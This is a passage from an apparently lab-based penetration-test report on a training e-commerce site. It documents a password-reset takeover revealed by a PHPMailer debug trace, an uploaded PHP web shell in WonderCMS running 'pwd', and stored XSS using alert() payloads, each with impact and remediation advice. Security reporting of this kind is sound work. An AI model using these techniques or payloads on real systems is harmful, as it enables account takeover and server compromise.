
Reset Customer Password

Your new password will be sent to your email address

donald@lifestylestore.com

Observation


- You will be redirected to the following page. Then click on click here.
- Then you can change the password .



```
string(20) "hackinglab4@zoho.com" object(PHPMailer\PHPMailer\Exception)#6 (7) { ["message":protected]=> string(35) "SMTP Error: Could not
authenticate." ["string":"Exception":private]=> string(0) "" ["code":protected]=> int(0) ["file":protected]=> string(69) "/var/www/hacking_project/vendor
/phpmailer/phpmailer/src/PHPMailer.php" ["line":protected]=> int(1960) ["trace":"Exception":private]=> array(4) { [0]=> array(6) { ["file"]=> string(69)
"/var/www/hacking_project/vendor/phpmailer/phpmailer/src/PHPMailer.php" ["line"]=> int(1774) ["function"]=> string(11) "smtpConnect" ["class"]=>
string(29) "PHPMailer\PHPMailer\PHPMailer" ["type"]=> string(2) "->" ["args"]=> array(1) { [0]=> array(0) { } } } [1]=> array(6) { ["file"]=> string(69)
"/var/www/hacking_project/vendor/phpmailer/phpmailer/src/PHPMailer.php" ["line"]=> int(1516) ["function"]=> string(8) "smtpSend" ["class"]=>
string(29) "PHPMailer\PHPMailer\PHPMailer" ["type"]=> string(2) "->" ["args"]=> array(2) { [0]=> string(483) "Date: Tue, 23 Jun 2020 16:50:49 +0530
To: donald@lifestylestore.com From: Hackinglab Reply-To: No Reply Subject: Password reset request Message-ID:
<6oEhu4XOYa9JUmqLgYCNd4bg3I9AmIp2iwltC8TPpI@localhost.localdomain> X-Mailer: PHPMailer 6.0.6 (https://github.com/PHPMailer
/PHPMailer) MIME-Version: 1.0 Content-Type: multipart/alternative; boundary="b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9AmIp2iwltC8TPpI" Content-
Transfer-Encoding: 8bit " [1]=> string(579) "This is a multi-part message in MIME format. --b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9AmIp2iwltC8TPpI
Content-Type: text/plain; charset=us-ascii Copy and paste this url http://13.232.3.22/reset_password
/verify.php?key=20025212105ef1e2d0b59d05.43581556 in browsers address bar to reset your password
--b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9AmIp2iwltC8TPpI Content-Type: text/html; charset=us-ascii Click here to reset your password
--b1_6oEhu4XOYa9JUmqLgYCNd4bg3I9AmIp2iwltC8TPpI-- " } } [2]=> array(6) { ["file"]=> string(69) "/var/www/hacking_project/vendor/phpmailer
/phpmailer/src/PHPMailer.php" ["line"]=> int(1352) ["function"]=> string(8) "postSend" ["class"]=> string(29) "PHPMailer\PHPMailer\PHPMailer"
["type"]=> string(2) "->" ["args"]=> array(0) { } } [3]=> array(6) { ["file"]=> string(52) "/var/www/hacking_project/reset_password/customer.php"
["line"]=> int(51) ["function"]=> string(4) "send" ["class"]=> string(29) "PHPMailer\PHPMailer\PHPMailer" ["type"]=> string(2) "->" ["args"]=> array(0)
{ } } } ["previous":"Exception":private]=> NULL }
```


Proof of Concept (PoC) :

- Attacker can change the details and password of the customer easily and can place orders on user's behalf.



13.232.3.22/profile/change_password.php

Change Password



13.233.99.147/profile/profile.php

My Profile

Donald Duck
donald@lifestylestore.com

Username: Donal234
Contact No.: 9489625136
Delivery Address: B-34/ the duck lane, Disneyland

Business Impact - Very High

- A malicious hacker can gain complete access to customers's account just by clicking on forgot password. This leads to complete compromise of personal user data of the customer.
- Attacker once logs in can then carry out actions on behalf of the victim which could lead to serious financial loss to him/her. Below are the screenshots of changing the phone number of the attacked user.

Recommendation

- Implement an Anti-CSRF Token.
- Do not show the customers of the month on the login page. • Use the SameSite Flag in Cookies.
- Check the source of request made.
- Take some extra keys or tokens from the user before processing an important request.
- Use 2 factor confirmations like otp , etc. for critical requests.

References

https://www.netsparker.com/blog/web-security/csrf-cross-site-request-forgery/
https://digitalguardian.com/blog/how-secure-personally-identifiable-information-against-loss-or-compromise

6. Command Execution Vulnerability

Command Execution Vulnerability (critical)

Below mentioned URL is vulnerable to Command execution vulnerability.

Affected URLs:


- http://13.126.86.26/wondercms/files/console.php
- A Php shell can be uploaded in Setting->Files option in http://13.126.86.26/wondercms/

Affected Parameters :

- Command (POST parameter)

POC(Proof of Concept)

We can see that anyone can upload file and Execute Operating System Commands.



Web Shell

Execute a command

Command

```
pwd
```

Output

```
/home/trainee/wondercms/files
```

Business Impact – High

- If the attacker enters into the admin account and finally to the console url ,the he can put in any malicious code to extract or even edit data ,as he the has the admin privileges.
- Other than entering malicious code , the attacker can even get the details of the websites and its components like its version and hence find vulnerabilities to exploit them.
- If successfully exploited, impact could cover loss of confidentiality, loss of integrity, loss of availability, and/or loss of accountability.

Recommendation

- There should be filters so that malicious code cannot be injected in .
- Input validation can be done.
- Output Validation can be done.
- Canonicalization can also be done.

References

- https://www.owasp.org/index.php/Command_Injection
- https://www.owasp.org/index.php/Code_Injection


7. Cross-site Scripting

This happens when a user inputs Malicious code and it gets reflected somewhere else in HTML page and not sanitized properly. This leads an attacker to inject HTML and JavaScript code into Affected Pages.

Cross-site Scripting (Severe)	Cross-site scripting can be found in below urls. Affected URLs: http://3.108.196.61/products/details.php?p_id=4 http://3.108.196.61/profile/profile.php Affected parameters: 1. Review parameter(POST parameter). 2. Address parameter(POST parameter). Payloads: <script>alert(‘1’)</script> <script>alert(‘2’)</script>

Observations

- After login as customer, Navigate to http://3.108.196.61/products/details.php?p_id=4 in Customer review input box you can do review. Now enter the Custom payload <script>alert(‘1’)</script> into it and do submit. After the review is submitted, the entered payload get injected into webpage and custom JavaScript popup will arrive whenever page is executed.



3.108.196.61/products/details.php?p_id=4

Lifestyle Store

All Products Socks

Reebok Men Socks

Men Ankle Length Socks

INR 1111/-

Customer Reviews

